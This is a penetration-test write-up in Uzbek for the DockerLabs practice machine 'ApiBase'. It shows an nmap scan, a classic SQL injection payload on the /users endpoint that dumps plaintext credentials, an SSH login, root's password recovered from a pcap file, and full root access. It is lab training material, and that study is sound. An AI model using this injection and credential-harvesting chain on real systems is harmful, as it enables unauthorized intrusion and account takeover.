

ApiBase — dockerlabs



Target Name: ApiBase

Target IP address: 172.17.0.2

Test turi: Back Box Pentesting

Metodologiya: PTES (Penetration Testing Execution Standard)

Tester: Odilov Aslanbek

Sana: 18.07.2026

1 — Enumerations

Port scanning

Targetning qasi portlari ochiq va u portlarda qaysi serviceslar ishlayotganini bilish maqsadida `nmap` vasitasidan foydalanildi.

```
sudo nmap -sV 172.17.0.2
```

```
(pegasus@env) - [-]
$ sudo nmap -sV 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-17 23:38 +0500
Nmap scan report for 172.17.0.2
Host is up (0.0000020s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u4 (protocol 2.0)
5000/tcp   open  http      Werkzeug httpd 1.0.1 (Python 3.9.2)
MAC Address: 2E:F3:CF:2F:1C:05 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.73 seconds

(pegasus@env) - [-]
$ Odilov Aslanbek
```

Targetda `22` va `5000` portlari ochiq turganligi aniqlandi


Port	Protocol	Services	Version	State
22	TCP	SSH	OpenSSH 8.4p1	OPEN

5000	TCP	HTTP	Werkzeug HTTPD 1.0.1	OPEN
------	-----	------	-------------------------	------

2 — Web Enumerations

Web Sayit Tahlili

Tizimda ishlayotgan web sayitda `/add` vs `/users` sahifalari borligi aniqlandi.



Targetda ishlab turgab web sayitdan `SQL Injection` zaifligi aniqlandi va u orqali tizimdagi userlarning `credentials` lari chiqarib olindi.


```
http://172.17.0.2:5000/users?username=' OR '1'='1
```

```

[
  [
    1,
    "pingu",
    "your_password"
  ],
  [
    2,
    "pingu",
    "pinguinasio"
  ],
  [
    3,
    "test",
    "test123"
  ]
]

```

```
]
]
```



3 — Initials Access

SSH Login

```
ssh pingu@172.17.0.2
Password: penguinasio
```

```
(pegasus@env) - [-]
$ ssh pingu@172.17.0.2
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
pingu@172.17.0.2's password:
Linux e8cd7bb957c7 7.0.12+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 7.0.12-2kali1 (2026-06-18) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
pingu@e8cd7bb957c7:~$ id
uid=1000(pingu) gid=1000(pingu) groups=1000(pingu)
pingu@e8cd7bb957c7:~$ Odilov Aslanbek
```

Tizimdagi `/home` papkasi ichidan `network.pcap` nomli fayl topildi faylni `tcpdump` bilan ochib analiz qilinganda `root` userining passwordi topildi.

```
pingu@e8cd7bb957c7:/home$ tcpdump -A -r network.pcap
reading from file network.pcap, link-type IPV4 (Raw IPv4), snapshot length 65535
08:45:18.935510 IP e8cd7bb957c7.20 > e8cd7bb957c7.2222: Flags [S], seq 0, win 8192, length 0
E..(...@.".....P. ....
08:45:18.935744 IP e8cd7bb957c7.2222 > localhost.20: Flags [S.], seq 0, ack 0, win 8192, length 0
E..(...@.0.....P. .[...
08:45:18.935876 IP e8cd7bb957c7.20 > e8cd7bb957c7.2222: Flags [.], ack 0, win 8192, length 0
E..(...@.".....P. ....
08:45:18.935987 IP e8cd7bb957c7.20 > e8cd7bb957c7.2222: Flags [S], seq 0:11, win 8192, length 11
E..3....@.".....P. .aR..LOGIN root
08:45:18.936203 IP e8cd7bb957c7.20 > e8cd7bb957c7.2222: Flags [S], seq 0:14, win 8192, length 14
E..6....@.".....P. ....PASS balulero
08:45:18.936400 IP e8cd7bb957c7.2222 > localhost.20: Flags [S], seq 0:14, win 8192, length 14
E..6....@.0.....P. ....Access Denied

pingu@e8cd7bb957c7:/home$ Odilov Aslanbek
```

4 — Privilege Escalation

Root Access

`network.pcap` faylidan aniqlangan parol yordamida tizimga `root` foydalanuvchisi sifatida muvaffaqiyatli kirish amalga oshirildi va to'liq administrator huquqlari qo'lga kiritildi.

```
su root
Password: balulero
```

```
pingu@e8cd7bb957c7:/home$ su root
Password:
root@e8cd7bb957c7:/home# id
uid=0(root) gid=0(root) groups=0(root)
root@e8cd7bb957c7:/home# Odilov Adlanbek
```

5 — Executive Summary

Ushbu baholash jarayonida veb-ilovaning `/users` endpointida SQL Injection zaifligi aniqlandi. Ushbu zaiflikdan foydalanish orqali ma'lumotlar bazasidagi foydalanuvchilar ro'yxati va ularga tegishli ma'lumotlar qo'lga kiritildi hamda tizimga SSH orqali dastlabki kirish (Initial Access) amalga oshirildi.

Tizim ichida olib borilgan qo'shimcha tahlil davomida `network.pcap` fayli aniqlandi. Tarmoq trafikini tahlil qilish natijasida root foydalanuvchisiga tegishli parol topildi. Mazkur paroldan foydalanib tizimga root huquqlari bilan muvaffaqiyatli kirish amalga oshirildi va server ustidan to'liq nazorat qo'lga kiritildi.

Natijada tizim SQL Injection va maxfiy ma'lumotlarning noto'g'ri saqlanishi sababli to'liq komprometatsiya qilindi hamda eng yuqori darajadagi (root) huquqlar qo'lga kiritildi.